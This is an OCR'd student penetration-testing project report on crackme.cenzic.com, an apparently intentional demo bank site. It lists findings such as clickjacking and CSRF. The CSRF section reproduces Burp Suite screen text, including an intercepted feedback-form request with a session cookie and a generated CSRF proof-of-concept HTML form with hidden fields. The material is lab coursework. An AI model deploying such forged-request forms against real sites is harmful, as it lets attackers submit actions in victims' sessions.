
MINOR PROJECT – 2


BY: D.BHARATH

WEBSITE NAME – CRACKME.CENZIC.COM


1) SENSITIVE DATA EXPOSURE WITH ERROR MESSAGES




2) USING COMPONENTS WITH KNOWN VULNERABILITIES





3) CLICKJACKING VULNERABILITY





4) CSRF VULNERABILITY





Feedback
Crack Me Bar
Welcome to CrackMeBank Investments
Home
Loans
Net Banking
Credit Cards
Contact Us
Bills Online
Online Trading
Register
Login
BILLS ONLINE
Pay your regular monthly bills (telephone, electricity, mobile phone, insurance etc.) right here - from your desktop.
Have a look
We Would Love
Feedback
An asterix
GO
© 2004-2006 CrackMeBank Investments
Privacy and Security
Terms Of Use
Version 5.0
Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to http://crackme.cenzic.com:80 [204.13.201.47]
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
POST /kelev/view/feedback.php HTTP/1.1
Host: crackme.cenzic.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 70
Origin: http://crackme.cenzic.com
Connection: close
Referer: http://crackme.cenzic.com/kelev/view/feedback.php
Cookie: PHPSESSID=ao22hhpk2rq4op0rnnpiom83f
Upgrade-Insecure-Requests: 1
Email=KAISE+HO+J14Feedback=MAST+HU+APP+SATAO+KYA+HAAL+H&submit.x=15&submit.y=4
Type a search term
0 matches
crackme.cenzic.com
Type here to search
29°C Haze
ENG
09:11
10-10-2021


Feedback
Crack Me Bar
Welcome to CrackMeBank Investments
Home
Loans
Net Banking
Credit Cards
Contact Us
Bills Online
Online Trading
Register
Login
BILLS ONLINE
Pay your regular monthly bills (telephone, electricity, mobile phone, insurance etc.) right here - from your desktop.
Have a look
We Would Love
Feedback
An asterix
GO
© 2004-2006 CrackMeBank Investments
Privacy and Security
Terms Of Use
Version 5.0
Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to http://crackme.cenzic.com:80 [204.13.201.47]
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
POST /kelev/view/feedback.php HTTP/1.1
Host: crackme.cenzic.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 70
Origin: http://crackme.cenzic.com
Connection: close
Referer: http://crackme.cenzic.com/kelev/view/feedback.php
Cookie: PHPSESSID=ao22hhpk2rq4op0rnnpiom83f
Upgrade-Insecure-Requests: 1
Email=KAISE+HO+J14Feedback=MAST+HU+APP+SATAO+KYA+HAAL+H&submit.x=15&submit.y=4
Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
Convert selection
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor documentation
Proxy interception documentation
Find references
Discover content
Schedule task
Generate CSRF PoC
Type a search term
0 matches
crackme.cenzic.com
Type here to search
29°C Haze
ENG
09:11
10-10-2021



CSRF PoC generator
Request to: http://crackme.cenzic.com
Options
Raw
Params
Headers
Hex
POST /kelev/view/feedback.php HTTP/1.1
Host: crackme.cenzic.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101
Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Type a search term
0 matches
CSRF HTML:
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')</script>
<form action="http://crackme.cenzic.com/kelev/view/feedback.php"
method="POST">
<input type="hidden" name="Email" value="KAISE HO JI" />
<input type="hidden" name="Feedback" value="BAS BADIYA APP BATAO" />
<input type="hidden" name="submit.x" value="15" />
<input type="hidden" name="submit.y" value="4" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>
Type a search term
0 matches
Regenerate
Test in browser
Copy HTML
Close



CSRF PoC generator
Request to: http://crackme.cenzic.com
Options
Raw
Params
Headers
Hex
POST /kelev/view/feedback.php HTTP/1.1
Host: crackme.cenzic.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101
Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Type a search term
0 matches
Show response in browser
To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.
http://burp/show/3/qas2xb8t3c6g5plkfyxsnvum3mi9h371
Copy
In future, just copy the URL and don't show this dialog
Close
<input type="hidden" name="submit.x" value="15" />
<input type="hidden" name="submit.y" value="4" />
<input type="submit" value="Submit request" />
Type a search term
0 matches
Regenerate
Test in browser
Copy HTML
Close

Submit request




5) SENSITIVE DATA EXPOSURE WITH POST METHOD

